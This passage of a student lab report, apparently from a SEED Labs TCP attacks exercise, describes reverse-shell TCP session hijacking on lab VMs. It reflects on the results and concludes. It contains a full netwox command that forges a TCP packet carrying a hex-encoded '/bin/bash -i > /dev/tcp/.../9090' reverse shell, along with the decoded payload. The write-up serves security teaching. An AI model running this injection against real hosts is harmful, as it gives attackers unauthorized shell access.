


e. Attacker uses the above details to forge the packet and inject his own commands in the victim machine. Attacker converts the command he wants to inject into hexadecimal format using python.




```
[11/19/19]seed@VM:~$ sudo netwox 40 --ip4-offsetfrag 0
--ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.7 --ip4-
dst 10.0.2.9 --tcp-src 48102 --tcp-dst 23 --tcp-seqnum
4247236994 --tcp-acknum 93806253 --tcp-ack --tcp-psh --
tcp-window 237 --tcp-data "2f62696e2f62617368202d69203e
202f6465762f7463702f31302e302e322e382f3930393020303c263
120323e26310D"
IP_____________________________________________________
_________.
|version|  ihl  |      tos      |           totlen
        |
|___4___|___5___|____0x00=0____|__________0x0058=88__
_________|
|               id              |r|D|M|      offsetfra
g        |
|_________0xC630=50736__________|0|0|0|_______0x0000=0
_________|
|      ttl      |   protocol    |           checksum
        |
|____0x40=64____|____0x06=6_____|___________0x9C60____
_________|
|                         source
        |
|_________________________10.0.2.7_____________________
_________|
|                         seqnum
        |
|_____________________0xFD27B182=4247236994____________
_________|
|                         acknum
        |
|_____________________0x05975EAD=93806253_____________
_________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|           window
        |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|__________0x00ED=237__
_________|
|          checksum             |           urgptr
        |
|_________0xD7BE=55230__________|__________0x0000=0___
_________|
2f 62 69 6e  2f 62 61 73  68 20 2d 69  20 3e 20 2f  # /
bin/bash -i > /
64 65 76 2f  74 63 70 2f  31 30 2e 30  2e 32 2e 38  # d
ev/tcp/10.0.2.8
2f 39 30 39  30 20 30 3c  26 31 20 32  3e 26 31 0d  # /
9090 0<&1 2>&1.
[11/19/19]seed@VM:~$
```


f. Attacker observes his forged packet sent in Wireshark.




g. Once his packet is sent, he will observe that the port 9090 has successfully listened and the command gets executed in the victim machine. The attacker successfully gains the access of the victim machine by performing reverse shell.



h. Comparing the same command executed in the user machine in another terminal after the attack.



i. The victim machine files in /home/seed



Did: As a user, I successfully established telnet connection with victim. As an attacker, I made the 9090 port of victim in the listening state so, that it will be waiting for the connection. I later, forged the TCP packet using the sequence and acknowledge numbers and injected the shell command to execute in the victim machine successfully.
Observed: As a user, I observed a successful telnet connection with user**.** As an attacker, I observed the packets transferring between victim and user to forge the packet. After sending, the packet successfully, I could see the port listening session was ended and the bash command I inserted was successfully executed. I eventually gained the access of the victim machine and could see his list of files in /home/seed.
Learned: I learned that an attacker can create a reverse shell and perform the TCP session hijacking. I understood that, the attacker can get the current value of the last used sequence and acknowledgement number of the TCP session and forge a TCP packet Any command can be injected in one TCP packet for one session. If the attacker creates and inserts a shell command in the packet, it will eventually create a reverse shell and gives machine access to the attacker. This can be a very dangerous attack as the attacker can insert whatever he wants in the victim machine with victim not having any knowledge of what's exactly happening.

Conclusion: In this lab I learned about the attacks on the TCP protocol. I performed several attacks such as TCP SYN flooding, TCP RST attack, TCP session Hijacking, Reverse shell TCP session Hijacking. I learned about the counter measure used in the avoiding the SYN flood attack in ubuntu, how to observe the communication between two machines and obtain the required data to forge packets, how to insert a command in the packet, how to access the machines after sending the packet successfully. I understood that, the initial sequence number is randomly generated by the machine. After the transfer of couple of packets, the attacker can guess the next sequence and acknowledgement number depending upon the previous sequence and acknowledgement numbers order. I observed few things such as the default window size is 128kbytes, but it often used 237kbytes during the transmission. Every time we start a new session, the source port number was incremented by 2.